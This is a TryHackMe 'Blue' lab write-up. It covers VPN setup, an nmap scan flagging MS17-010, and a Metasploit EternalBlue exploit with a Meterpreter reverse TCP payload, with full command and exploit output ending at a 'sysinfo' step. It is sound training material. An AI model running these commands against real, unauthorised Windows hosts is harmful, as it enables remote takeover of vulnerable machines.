TryHackMe: The Blue Room - Penetration Testing Project Report

1. Introduction

This project documents the step-by-step penetration testing process carried out on 'The Blue Room' machine provided by TryHackMe. The goal was to gain unauthorized access to a Windows machine, escalate privileges, and retrieve both user and root flags.


2. Objectives


- Identify open ports and services.
- Exploit vulnerabilities to gain initial access.
- Crack user password hashes.
- Escalate privileges to SYSTEM.
- Retrieve user and root flags.

3. Methodology

3.1 VPN Setup

Connected to TryHackMe's VPN using OpenVPN:
sudo openvpn yourfile.ovpn






```
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.17.63.68  netmask 255.255.128.0  destination 10.17.63.68
        inet6 fe80::fa62:7375:3d61:bfa  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 192 (192.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

3.2 Network Scanning

Scanned the target machine using Nmap to identify open ports and vulnerability:
nmap -sC -sV –script vuln 10.10.218.171

```
┌──(maureen㉿kali)-[~/Downloads]
└─$ nmap -sC -sV --script vuln 10.10.218.171 > bluetest.txt

┌──(maureen㉿kali)-[~/Downloads]
└─$ cat bluetest.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-28 21:18 IST
Nmap scan report for 10.10.218.171
Host is up (0.17s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped
|_ssl-ccs-injection: No reply from server (TIMEOUT)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
49160/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
```

```
Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.06 seconds

┌──(maureen㉿kali)-[~/Downloads]
└─$
```



3.3 Exploiting SMB Vulnerability

Used Metasploit's EternalBlue module to exploit SMB (port 445):


use exploit/windows/smb/ms17_010_eternalblue


set RHOSTS 10.10.218.171


set LHOST 10.17.63.68


set payload windows/x64/meterpreter/reverse_tcp


Exploit








File Actions Edit View Help
maureen@kali: ~/Downloads
maureen@kali: ~/Downloads
maureen@kali: ~/Downloads
4 _ target: Windows Server 2008 R2 . . . .
5 _ target: Windows 8 . . . .
6 _ target: Windows 8.1 . . . .
7 _ target: Windows Server 2012 . . . .
8 _ target: Windows 10 Pro . . . .
9 _ target: Windows 10 Enterprise Evaluation . . . .
10 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11 _ target: Automatic . . . .
12 _ target: PowerShell . . . .
13 _ target: Native upload . . . .
14 _ target: MOF upload . . . .
15 _ AKA: ETERNALSYNERGY . . . .
16 _ AKA: ETERNALROMANCE . . . .
17 _ AKA: ETERNALCHAMPION . . . .
18 _ AKA: ETERNALBLUE . . . .
19 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20 _ AKA: ETERNALSYNERGY . . . .
21 _ AKA: ETERNALROMANCE . . . .
22 _ AKA: ETERNALCHAMPION . . . .
23 _ AKA: ETERNALBLUE . . . .
24 auxiliary/scanner/smb/smb_ms17_010 . normal No MS17-010 SMB RCE Detection
25 _ AKA: DOUBLEPULSAR . . . .
26 _ AKA: ETERNALBLUE . . . .


File Actions Edit View Help
maureen@kali: ~/Downloads
maureen@kali: ~/Downloads
maureen@kali: ~/Downloads
26 _ AKA: ETERNALBLUE . . . .
27 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
28 _ target: Execute payload (x64) . . . .
29 _ target: Neutralize implant . . . .
Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.218.171
RHOSTS => 10.10.218.171
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.17.63.68
LHOST => 10.17.63.68
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.17.63.68:4444
[*] 10.10.218.171:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.218.171:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.10.218.171:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.218.171:445 - The target is vulnerable.


File Actions Edit View Help
maureen@kali: ~/Downloads
maureen@kali: ~/Downloads
maureen@kali: ~/Downloads
[*] Started reverse TCP handler on 10.17.63.68:4444
[*] 10.10.218.171:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.218.171:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 10.10.218.171:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.218.171:445 - The target is vulnerable.
[*] 10.10.218.171:445 - Connecting to target for exploitation.
[+] 10.10.218.171:445 - Connection established for exploitation.
[+] 10.10.218.171:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.218.171:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.218.171:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.218.171:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.218.171:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.218.171:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.218.171:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.218.171:445 - Sending all but last fragment of exploit packet
[*] 10.10.218.171:445 - Starting non-paged pool grooming
[+] 10.10.218.171:445 - Sending SMBv2 buffers
[+] 10.10.218.171:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.218.171:445 - Sending final SMBv2 buffers.
[*] 10.10.218.171:445 - Sending last fragment of exploit packet!
[*] 10.10.218.171:445 - Receiving response from exploit packet
[+] 10.10.218.171:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.218.171:445 - Sending egg to corrupted connection.







3.4 Initial Access and System Information


Obtained a Meterpreter session and verified access:


sysinfo

